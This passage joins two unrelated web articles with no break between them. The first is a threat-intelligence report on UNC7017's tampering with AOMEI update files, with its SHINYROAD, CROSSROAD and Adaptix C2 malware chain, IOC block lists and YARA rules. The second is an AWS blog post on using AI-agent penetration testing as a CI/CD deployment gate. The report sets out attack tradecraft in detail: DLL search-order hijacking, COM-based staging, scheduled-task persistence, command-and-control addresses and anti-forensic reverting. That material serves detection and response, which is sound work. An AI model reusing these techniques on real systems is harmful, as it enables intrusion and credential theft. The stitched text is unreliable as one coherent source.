Execution via DLL Search-Order Hijacking (BlkScrDl.dll): Execution begins when the persistent RadminComponentRuntime scheduled task launches the legitimate, signed Radmin binary %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk (or FamItrf2.exe). During startup, the Radmin executable is hijacked into loading the attacker's unsigned DLL, BlkScrDl.dll, via search-order hijacking. The adversary named this DLL to masquerade as Radmin's legitimate "blank screen" driver library.
Shared Memory & In-Process COM Server Staging: Upon execution, BlkScrDl.dll locates config.zip in its execution directory, maps its raw contents into a shared memory section named Local\963d3c60-d406-4ad6-aa1e-dc8e45061ccf, and dynamically registers csvc\RuntimeComponent.dll as an in-process COM Server under CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} and AppID {9AD3E98A-4C7E-4F37-982D-D73D41E4F91B}.
COM-Triggered Stage-2 Initialization & Embedded PocketPy VM: When the Radmin process instantiates the registered CLSID, the Windows COM subsystem loads the DLL. The DLL reads config.zip directly from shared memory, extracts the encrypted payload metadata.dat, and decrypts it using ChaCha20 with an HMAC-SHA256 derived key and IV. The decrypted payload consists of compiled Python bytecode, which RuntimeComponent.dll executes within an embedded PocketPy interpreter, establishing initial C2 connectivity to 8.218.65.184:443.
Evolution of the SHINYROAD Architecture
Analysis of earlier campaign variants revealed that SHINYROAD relies on custom C-level extensions (_pyio_compat, _pyio_struct, and pkpy) to avoid loading standard Python libraries on disk:
Custom Binary C2 Protocol: Earlier variants communicated over raw TCP (8.218.65.184:41397). The agent generates a unique ID by fingerprinting the hostname and username, authenticates via a hard-coded handshake key, and dynamically transitions all subsequent communication to use symmetric encryption derived from this unique ID.
In-Memory Capabilities: The engine supports interactive remote shell access (os.system), traffic chaffing (generating randomized junk packets to disrupt network signatures), and dynamic in-memory extension via the pkpy WorkPool thread manager without writing script modules to disk.
Post-Exploitation: Nitro PDF Theme & Adaptix C2
In mid-July 2026, following the successful deployment of SHINYROAD, telemetry identified later-stage activity where UNC7017 pushed down ADAPTAGENT, the client portion of the Adaptix C2 post-exploitation framework. To blend in or appear as user-downloaded activity, these payloads masqueraded as Nitro PDF promotional and scanning tools (NitroPromotion.exe):
Persistence: The malware installed a scheduled task named \NitroRuntime that executed:
Adaptix C2 Beaconing: The executable sideloaded Eztwain4.dll (ADAPTAGENT) from %LOCALAPPDATA%\Nitro Pro\, which established periodic 2-minute beacons to 8.210.84.56:6800.
Outlook and Implications
This campaign highlights a broader evolution in software supply chain attack methodologies. Supply chain intrusions have historically focused on inserting backdoors into software source code or tampering with developer build pipelines (e.g., SolarWinds, 3CX). While highly impactful, compromised source trees leave persistent binary signatures in official release files that can be discovered during post-release binary analysis.
UNC7017's use of ephemeral configuration tampering represents a lower-overhead, higher-stealth alternative:
Anti-Analysis by Design: By restricting configuration changes to five to ten minute windows, the vast majority of legitimate users and automated repository crawlers only encounter authentic, vendor-signed files.
Selective Exploitation: Threat actors can selectively compromise target organizations that maintain frequent polling intervals while minimizing their exposure window on vendor infrastructure.
Dual-Pronged Approach: Combining software update redirection with invisible WebDAV NTLM coercion could allow adversaries to harvest credentials from passive users even if binary payload execution is blocked.
Co-opting Commercial Software: Deploying unmodified versions of legitimate administration tools (such as Radmin 3.x) to masquerade sideloaded covert channels illustrates how adversaries blend commercial remote management capabilities with hidden backdoor modules.
Remediation and Hardening
Defenders should focus on behavioral profiling of updater processes, specifically monitoring for unsigned child processes spawned by background update runners and unauthorized network redirection originating from trusted desktop software. For broader recommendations on securing software delivery pipelines, please refer to our previously published Mitigation Guidance for Supply Chain Compromise.
Vendor Notification & Architecture Hardening
On July 17, 2026, Mandiant notified AOMEI Technology regarding the observed configuration tampering on their update infrastructure and provided relevant indicators. AOMEI subsequently responded on July 29, 2026, stating that corrective actions had been taken.
Why Server-Side Remediation Does Not Disinfect Endpoints
Crucially, server-side remediation does not clean endpoints that downloaded malicious updates during earlier tampering windows. Because the tampering occurred in brief, short bursts, systems that received these files may remain compromised without the organization's knowledge unless proactive endpoint hunting and remediation are performed.
Persistent Resident Payloads: Endpoints that polled for updates during an active tampering window downloaded and staged persistent payloads (via scheduled tasks) that remain fully operational even after the vendor restores authentic .ini files on the origin servers.
Obscured Root Cause: While the subsequent backdoor activity and scheduled tasks generate detectable endpoint telemetry, the ephemeral delivery vector obscures the initial intrusion mechanism. Because server tampering lasted approximately 5 minutes—and the loader actively reverted local configuration files—investigators reviewing vendor update URLs hours later will observe only benign, authentic infrastructure, complicating root cause analysis and patient-zero identification.
Hunting Imperative: Organizations running AOMEI software cannot assume they are protected solely because the vendor took corrective server-side action. Enterprise security teams must perform retrospective endpoint and network hunts across the entire April–July time frame using the indicators and YARA rules provided in this post.
Guidance for Software Vendors & Developers
Software supply chain security extends beyond developer workstations and build pipelines. When desktop software relies on remote configuration files to manage update and notification behaviors, adversaries can target the distribution layer rather than the source code. To defend against configuration tampering and distribution-channel hijacking, software vendors should implement the following security controls:
End-to-End Cryptographic Signature Verification: Client applications must cryptographically verify Authenticode digital signatures and validate vendor certificates on all downloaded executables and archives before extraction or execution. Update clients should never rely solely on transport-layer HTTPS or remote checksums (such as cleartext MD5 values in an unauthenticated configuration file).
Cryptographically Signed Configuration Files: Remote configuration files (.ini, .json, or .xml) should be digitally signed using asymmetric public key cryptography. If an origin server or content delivery network (CDN) is modified without authorization, client software will detect the invalid signature and reject the configuration.
Domain Allowlisting and Destination Pinning: Software update clients should enforce strict destination pinning, restricting update downloads exclusively to official, pre-approved vendor domains and CDNs. Update engines should reject redirection to arbitrary third-party domains or generic public cloud storage buckets.
Restricting Uniform Resource Identifier (URI) Schemes in In-App Handlers: Embedded web views, promotional popups, and notification handlers should strictly enforce secure web protocols (https://) and explicitly disallow local file (file://) and UNC WebDAV schemes to prevent external NTLM credential coercion.
Decoupling Core Updates from Marketing Channels: Separating essential software maintenance routines from dynamic promotional popups and notification banners reduces the attack surface and ensures that advertising channels cannot trigger local code execution.
Origin Integrity Monitoring and Access Controls: Origin web servers and object storage buckets hosting update metadata should enforce strict access controls, multi-factor authentication, and automated real-time file integrity monitoring (FIM) with immediate alerting on configuration changes.
Guidance for Security Operations (SOC) & Incident Responders
Overcoming the "Point-in-Time" Triage Pitfall
The short-burst nature of this attack creates a unique challenge for incident response:
The Triage Trap: When an EDR alert fires for a suspicious process spawned by an updater, SOC analysts frequently attempt to validate the alert by navigating to the vendor's download URL or checking URL reputation. Because the threat actor reverted the remote configuration files within five to ten minutes, the vendor's server returns authentic, clean files most of the time, leading analysts to mistakenly dismiss the detection as a false positive.
Actionable IR Protocol: Defenders must not rely on live web checks. Incident responders must preserve and analyze the endpoint-cached configuration files in %PROGRAMFILES(X86)%\AOMEI\*\Tmphtml\ and review proxy/firewall telemetry corresponding to the precise second the alert was triggered.
Camouflaged Follow-on Activity
The deployment of Adaptix C2 under the guise of Nitro PDF can mislead analysts into treating alerts as isolated, user-initiated software downloads rather than staged lateral movement. Responders must trace updater parentage to identify root-cause supply chain tampering.
Endpoint and Network Hardening Actions
Endpoint File Checks
Inspect systems for the following directories and artifacts. Defenders must distinguish between malicious payloads and legitimate signed binaries abused for search-order hijacking:
Do not dismiss if executables are signed: FamItrfc.exe is authentic Famatech software abused to hijack BlkScrDl.dll. Alert on unsigned DLLs and executions with --runtimechk.
Payloads masquerade as Nitro PDF tools. Eztwain4.dll is sideloaded by the executables. Look for parent PowerShell processes spawned with -WindowStyle Hidden.
%TEMP%\
svc*.tmp, en\
—
Ephemeral child processes spawned with --nitrod to purge CROSSROAD via NTFS stream overwrites (:wtfbbq).
AOMEI Install Paths (Tmphtml\, html\)
upgrade-now.zip, upgrade-now.exe (CROSSROAD)
down_html.ini, Notifycfg.ini
Staging location for the AOMEI update flow. Check for unauthorized executable drops in the web UI html\ directory.
Table 1: Endpoint file checks
Scheduled Tasks and Registry
Scheduled Tasks: Check for unauthorized tasks named \NitroRuntime or \RadminComponentRuntime.
Registry: Check \REGISTRY\MACHINE\SYSTEM\Software\Microsoft\TIP\AggregateResults\data for unusual binary blobs.
Network Defenses
Block outbound network connections to promotion.storage-data.com, aomei.storage-data.com, storage-data.com, 8.210.84.56, 47.239.60.117, and 8.218.65.184.
Block outbound SMB (TCP 445) and WebDAV traffic to external IP addresses to prevent NTLM credential coercion.
Inspect proxy and web gateway logs for the User-Agent Anyviewer-loader/1.0 or requests to Alibaba Cloud OSS endpoint serv.oss-cn-hongkong.aliyuncs.com.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Google Security Operations customers have access to these broad category rules and more under the "Mandiant Frontline Threats", “Mandiant Hunting Rules”, and "Applied Threat Intelligence - Curated Prioritization" rule packs. The activity discussed in the blog post is detected in Google Security Operations under the rule names:
Explorer Launching Cmd With Powershell Start Process Command
Suspicious Process Invoking Dllhost Clsid Invocation
ATI Active Breach Rule Match for File IoCs
ATI High Priority Rule Match for Ip Address IoCs
ATI Medium Priority Rule Match for Ip Address IoCs
Copy System Binary
System32 Binary Copied to Non-Standard Directory
Detections
YARA Rules
rule G_APT_Downloader_CROSSROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects obfuscated and masquerading UNC7017 CROSSROAD downloaders targeting AOMEI software update mechanisms"

	strings:
		// Masquerading & Metadata
		$meta_typo = "AOMEI Update Compent" wide
		$meta_co = "AOMEI International Network Limited" wide
		$meta_ver = "8.2.5.0" wide
		$meta_orig = "upgrade-now.exe" wide
		$meta_name = "upgrade-now" wide
		// Embedded Decompression & Downloader Artifacts
		$miniz1 = "archive is too large" ascii
		$miniz2 = "failed finding central directory" ascii
		$miniz3 = "unexpected decompressed size" ascii
		$whttp1 = "WinHttpCrackUrl" ascii
		$whttp2 = "WinHttpSendRequest" ascii
		// Obfuscation & Scheduled Task Artifacts
		$task1 = "RadminComponentRuntime" wide
		$task2 = "Radmin Component runtime checkable." wide
		$flag = "--runtimechk" wide
		$sob1 = "IsCurrentIpWhitelisted._sob_enc" ascii
		$sob2 = "DownloadFileFromUrlA._sob_enc" ascii
		$sob3 = "WinMain._sob_enc." ascii
		$obf_key = "_sob_key" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			(($meta_typo or ($meta_co and ($meta_orig or $meta_name or $meta_ver))) and
			 any of ($miniz*) and
			 any of ($whttp*)) or
			(2 of ($sob*) and ($task1 or $flag)) or
			($obf_key and $task1 and $task2 and any of ($sob*))
		)
}
rule G_APT_Backdoor_SHINYROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects the SHINYROAD BlkScrDl.dll COM-staging loader and RuntimeComponent.dll PocketPy engine"

	strings:
		// Shared SHINYROAD artifacts (shared memory section and mutex)
		$shm = "Local\\963d3c60-d406-4ad6-aa1e-dc8e45061ccf" ascii wide
		$mtx = "Global\\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883}" ascii wide
		// BlkScrDl.dll loader: config.zip staging and COM server registration
		$ld1 = "%sconfig.zip" ascii
		$ld2 = "%scsvc\\RuntimeComponent.dll" ascii
		$ld3 = "libBlkScrDl.dll" ascii
		$com1 = "Software\\Classes\\CLSID\\%s" ascii
		$com2 = "Software\\Classes\\AppID\\%s" ascii
		$com3 = "%s\\InprocServer32" ascii
		// RuntimeComponent.dll embedded PocketPy engine
		$rc1 = "libRuntimeComponent.dll" ascii
		$rc2 = "metadata.dat" ascii
		$rc3 = "_pyio_compat" ascii
		$rc4 = "_pyio_struct" ascii
		$rc5 = "%sdemo_srv.log" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			($shm and $mtx) or
			(($shm or $mtx) and (2 of ($ld*) or 2 of ($rc*))) or
			(2 of ($ld*) and 2 of ($com*)) or
			($rc1 and $rc2 and any of ($rc3, $rc4, $rc5))
		)
}
rule G_APT_Backdoor_SHINYROAD_2
{
	meta:
		author = "Mandiant"
		desc = "Detects compiled PocketPy bytecode payloads associated with SHINYROAD backdoors"

	strings:
		$pkpy_magic = { 4F 43 01 00 }
		$proto1 = "mct3-handshake-v1" ascii
		$script = "bootstrap_tcp_slim_v2_call_min.py" ascii
		$jam1 = "JAM_BURST_PACKETS_MIN" ascii
		$jam2 = "JAM_MIN_MS" ascii
		$jam3 = "JAM_MAX_BYTES" ascii
		$mod1 = "_pyio_struct" ascii
		$mod2 = "_pyio_compat" ascii
		$enc1 = "nh_enc" ascii
		$enc2 = "encbody" ascii

	condition:
		$pkpy_magic at 0 and filesize < 500KB and (
			$proto1 or
			$script or
			all of ($jam*) or
			(all of ($mod*) and any of ($enc*))
		)
}
rule G_APT_Launcher_ADAPTAGENT_1
{
	meta:
		author = "Mandiant"
		desc = "Detects UNC7017 ADAPTAGENT post-exploitation loader and sideloaded Adaptix payload (Nitro camouflage)"
		ref = "https://cloud.google.com/blog/topics/threat-intelligence/investigating-ephemeral-supply-chain-tampering"
		platforms = "Win"
		rs1 = "14b31918075e6130b9123158743db0a81e2d7bfcf6d39731ee7d9200a98cd591"

	strings:
		// Sideloaded Masquerading & Camouflage
		$camo_exe1 = "NitroPromotion.exe" ascii wide nocase
		$camo_exe2 = "Nitro_Scan2PDFApp.exe" ascii wide nocase
		$camo_dll1 = "Eztwain4.dll" ascii wide nocase
		$camo_dll2 = "Nitro PDF Eztwain4" ascii wide nocase
		$camo_ver = "14.10.1.0" ascii wide
		$camo_copy = "Nitro Software, Inc." ascii wide

		// NitroPromotion Loader & Staging Functionality
		$load1 = "DownloadToLocalAppData" ascii
		$load2 = "ExtractZipToDirectoryA" ascii
		$load3 = "GetTempZipFileNameA" ascii
		$load4 = "CreateScheduledTask" ascii

		// Adaptix C2 & ADAPTAGENT Core Artifacts
		$adapt1 = "Adaptix Crash Analyzer v1.0" ascii
		$adapt2 = "Global\\{8d00c640-48d8-4440-a8e1-660fd37f572a}" ascii wide
		$adapt3 = "\\\\.\\pipe\\%08lx" ascii
		$adapt4 = "13ConnectorHTTP" ascii
		$adapt5 = "9Connector" ascii

	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 10MB and (
			// Branch 1: ADAPTAGENT Sideloaded Payload (Eztwain4.dll)
			(any of ($camo_dll*, $adapt1, $adapt2) and 2 of ($adapt*)) or

			// Branch 2: NitroPromotion Masquerading Loader (NitroPromotion.exe)
			(any of ($camo_exe*) and (2 of ($load*) or any of ($adapt1, $adapt2))) or
			(all of ($camo_ver, $camo_copy) and any of ($camo_exe*) and any of ($load*))
		)
}
Abuse of Alibaba Cloud OSS (serv.oss-cn-hongkong.aliyuncs.com) and a public Cloud Storage bucket (aomeiupdate) as high-reputation staging infrastructure.
Inter-Process Communication: Component Object Model
BlkScrDl.dll registers CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} as an in-process COM server, causing the Radmin process to load csvc\RuntimeComponent.dll.
CROSSROAD resolves the host's external IP via myip.opendns.com, o-o.myaddr.l.google.com, checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, and icanhazip.com.
Deployment of legitimate Famatech Radmin 3.x server components to victim hosts alongside the SHINYROAD backdoor.
Table 6: MITRE ATT&CK techniques
Acknowledgements
GTIG and Mandiant would like to thank the ManageEngine Threat Analysis Lab (METAL) research team for their initial discovery of this activity, proactive telemetry sharing, and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem.
Most security tooling that fits into a CI/CD pipeline—static analysis (SAST), software composition analysis (SCA), and dynamic scanners (DAST)—flags potential issues from patterns and signatures. A flagged pattern shows you where to look; penetration testing is what confirms whether something is actually exploitable. That confirmation has traditionally come from a periodic, out-of-band engagement that runs on a schedule rather than on a deploy, so deploys between engagements reach production with that confirmation still pending.
AWS Continuum for penetration testing (formerly AWS Security Agent) is a service that uses AI agents to find and confirm exploitable vulnerabilities in your running applications. In this post, we walk you through making it a post-deployment gate in your pipeline. The gate runs a penetration test that is automatically scoped to the change you just deployed, and it can block promotion to production when a finding is at or above a severity threshold you choose. Because each run tests only the change since the last passing gate rather than the whole application, it is fast and economical enough to run on every deploy. We give a high-level overview of the pattern, which can be applied on four major CI/CD platforms: GitHub Actions, GitLab CI/CD, Bitbucket Pipelines, and Azure DevOps Pipelines. We then provide a specific worked example for GitHub Actions.
By the end, you will have a pipeline that deploys a change to a staging environment, runs a scoped penetration test against the deployed change, and promotes the change to production only when the gate passes.
The following diagram shows the end-to-end flow. Your CI/CD pipeline deploys to staging, then the pentest gate step authenticates to your AWS account through OpenID Connect (OIDC) and calls Continuum for penetration testing, which runs the scoped test against the staging environment. The gate waits for the result, reports the outcome back to your pipeline, and conditionally blocks promotion to production. All testing runs server-side in your AWS account, so no penetration testing logic runs on your CI/CD runner.
Figure 1: Pipeline gate architecture: Your CI/CD pipeline deploys to staging, the pentest gate authenticates via OIDC and calls Continuum for penetration testing, which returns a scope decision that gates promotion to production.
Why scoping to the change matters
What makes the gate practical to run on every deploy is that it scopes each test to the change you just deployed. Continuum for penetration testing determines the commit range—the head is the commit being gated, and the base is the previous commit the gate already cleared—and tests only what changed. Testing the change instead of the whole application is what keeps a per-deploy penetration test fast and cheap enough to belong in a pipeline rather than on a quarterly calendar.
Each run returns one of three scope decisions: in scope (the change modified the attack surface—findings are evaluated against your threshold), scoped out (the change was within scope but nothing security-relevant changed—the pipeline passes), or scope conflict (the change fell outside the configured scope and was not tested—you choose whether that blocks). The Continuum for penetration testing console records the decision and the commit range on the Scoping tab of each run. When a gate blocks, you can see exactly why. For the full mechanics of how the commit range is computed and validated, see How the pipeline integration scopes the test.
Because the gate blocks on findings that Continuum for penetration testing validated as exploitable rather than on pattern matches, a red pipeline carries a clear meaning: a reproducible vulnerability in the change, waiting to be fixed before promotion.
Setting up the gate
The gate takes three steps to set up: configure a penetration test, create an AWS Identity and Access Management (IAM) role that your pipeline can assume, and add the gate step to your pipeline.
Before you start, you need an AWS account with permission to create both an IAM OIDC identity provider and an IAM role, and a staging environment the penetration test can reach.
Step 1: Configure the penetration test
Complete the one-time setup described in Before you start: verify your target domain, create a penetration test in your Agent Space, enable CI/CD mode, and connect your repository. Note the Agent Space ID (as-…) and penetration test ID (pt-…), because you pass both to the gate step in Step 3. The pipeline tests whatever this penetration test is configured to test, so its target and scope set what the gate covers.
Step 2: Create the IAM role
Authentication uses OIDC federation rather than stored keys. Your CI/CD provider issues a short-lived token identifying the pipeline, and AWS Security Token Service (AWS STS) exchanges it for temporary credentials when the pipeline assumes an IAM role you create. There are no long-lived AWS access keys to store as CI/CD variables, which removes the credential most often leaked from a pipeline.
The security of the gate rests on two policies: the IAM role’s trust policy (which pipelines can assume the role) and its permissions policy (what the pipeline can do once the role is assumed). For the exact policy JSON, the provider-specific OIDC URLs and audience values, and the sub claim format for each CI/CD platform, follow the reference in Scope the trust policy to your pipeline and Grant least-privilege permissions.
The following judgment calls help you decide how to scope these policies.
How tightly to scope the trust policy is the first decision. Pinning the sub claim to a single branch (for example, main) is the right default when a branch is the only one that deploys through this pipeline. If several branches or environments legitimately run the gate, scope to the environment instead of the branch where your provider’s claim supports it—and remember that not every provider carries a branch in the claim at all. On Bitbucket, the repository (and optionally a deployment environment) is as tight as it gets. Start as narrow as your deployment reality allows and widen only when a real branch or environment needs it. Note that GitHub repositories created or renamed on or after July 15, 2026 emit an immutable sub claim with numeric IDs—confirm the exact sub your pipeline emits before you write the policy.
Step 3: Add the gate step to your pipeline
The step is the same idea on every provider—the syntax differs. Pin the integration to an immutable version (a release tag, commit SHA, or pinned component version) so an upstream change can’t alter what runs in your pipeline. For the full settings reference and defaults table, see Defaults the integration ships with.
Before relying on the gate, run it once in dry-run mode. A dry run checks authentication, the Region, and that your repository resolves—without starting a scoped penetration test job. If validation fails, the step fails regardless of your error-handling settings, so a misconfiguration surfaces immediately.
A worked example: GitHub Actions
The following workflow shows the three-job topology that makes the gate work: deploy deploys to staging, security-pentest runs the gate, and deploy-prod promotes to production. Because deploy-prod declares needs: [security-pentest], GitHub skips production whenever the gate fails.
Note: The tutorials use an application with a deliberate SQL injection so the gate has a real finding to block on. Deploy it only to an isolated, non-production environment and remove it when you finish.
Replace the account ID, role name, Region, and the as-/pt- identifiers with your own values.
Two things in this example deserve attention. First, the contents: write permission lets the gate advance the baseline marker it keeps as a ref in your repository—without write access, every run would test a wider range than intended. Second, the role-duration-seconds: 7200 on the credential step must outlast the penetration test; AWS STS rejects a request for more than the role allows rather than reducing it, so set the role’s maximum session duration to at least (timeout + 10) x 60 seconds. A credential that expires partway through makes an otherwise-healthy run fail as though the service were at fault and leaves the cleanup unable to stop the abandoned, still-running job.
The full step-by-step tutorials for all four providers are linked at the end of this post.
Rolling out the gate: from report-only to blocking
The single most important detail before you roll this out.
Three independent settings decide whether the step fails, and each covers a different outcome: severity-threshold (what happens to findings), on-scope-conflict (what happens when the change wasn’t tested), and fail-on-infrastructure-error (what happens when the job couldn’t run). They are independent—relaxing one does not affect the others.
Most teams introduce the gate in report-only mode first—set threshold to NONE so the test runs and publishes findings without blocking anyone’s pipeline. Watch what it finds for a release or two, then tighten the threshold to HIGH. This staged rollout is sound, with one critical caveat:
A run that passes—including a report-only run—advances the baseline. The commits in that run’s range are then recorded as cleared and will not be re-tested when you later tighten the threshold. If you run report-only for a month and then switch to HIGH, the gate only assesses commits after the last report-only run—it does not go back and recheck what it already reported on.
This is by design: relaxing a setting is you accepting the outcome it allows. But if you want a stricter setting to reassess a range an earlier run cleared, override the head and base commit SHAs by settingbase-commit-shaandhead-commit-sha. Where the marker lives differs by provider; see What advances the baseline, and why that matters for the full matrix.
One default also deserves attention: fail-on-infrastructure-error ships as false (fail-open). For pipelines where promotion requires security sign-off, set it to true from the start.
GitLab: your committed settings are defaults, not a contract
On GitLab CI/CD, a pipeline variable overrides the value a job sets in its own variables: block. That means anyone who can run a pipeline could supply a variable that lowers the threshold, turns on dry-run, or relaxes error handling—and the gate does what the variable says, not what your .gitlab-ci.yml says. Restrict who may override variables in your project’s CI/CD settings before you rely on the gate to hold a release.
Protecting credentials on the runner
The temporary credentials and OIDC token are sensitive for the duration of the step. Three practices matter:
Keep debug and verbose tracing off for steps that handle credentials—shell-trace modes (for example, GitLab CI’s CI_DEBUG_TRACE) echo command arguments to the job log in plaintext.
Don’t persist source control credentials in the workspace—set persist-credentials: false on the checkout step so a token isn’t written to the runner’s .git configuration where a later step could read it.
Don’t expose the token to untrusted steps—grant OIDC-token permission only to the jobs that need it, and don’t run untrusted code (such as a fork build) in a job that can read the token.
Taking this to production and multiple accounts
The example uses one account for clarity. In practice, your staging and production environments are often separate AWS accounts. The pattern extends cleanly:
Create the pentest-gate IAM role in the account where the penetration test and Agent Space live—the security account. Your pipeline assumes that role via OIDC regardless of which workload account it deploys to, so you keep one well-scoped gate role rather than a copy or a set of long-lived keys in every account.
Run the gate against each pre-production environment you promote through, and gate promotion to the next stage on its result. Because the baseline advances only on a passing gate, coverage stays continuous across deploys.
Set fail-on-infrastructure-error to true and restrict who can override pipeline variables once the gate is holding real releases.
Pin the integration version so upstream changes are reviewed before they run.
For broader guidance of AWS Security Agent—testing against non-production environments, validating AI-generated findings, and IAM—see Security best practices for AWS Continuum.
Cleanup
If you followed one of the provider tutorials to try the gate, complete its Clean up section to remove everything it had you create: the sample application’s staging environment, the IAM role and OIDC identity provider, and—if you created one specifically for the walkthrough—the penetration test (and dedicated Agent Spaces) in the Continuum for penetration testing console. Removing them avoids ongoing charges and takes the intentionally vulnerable sample application offline.
Conclusion
Scoping penetration tests to the deployed change is what makes them practical as a per-deploy gate rather than a quarterly exercise. The key decisions you now have are:
How strict: Start report-only (NONE), but know the baseline advances—delete the marker when you tighten.
How to fail: Set fail-on-infrastructure-error to true for anything that requires security sign-off.
How to scope trust: Pin the sub claim as narrowly as your deployment reality allows.
Where to put the role: One role in a security account, assumed from workloads pipeline via OIDC.
To build the gate end to end on your platform, follow the worked tutorial for your provider:

 Login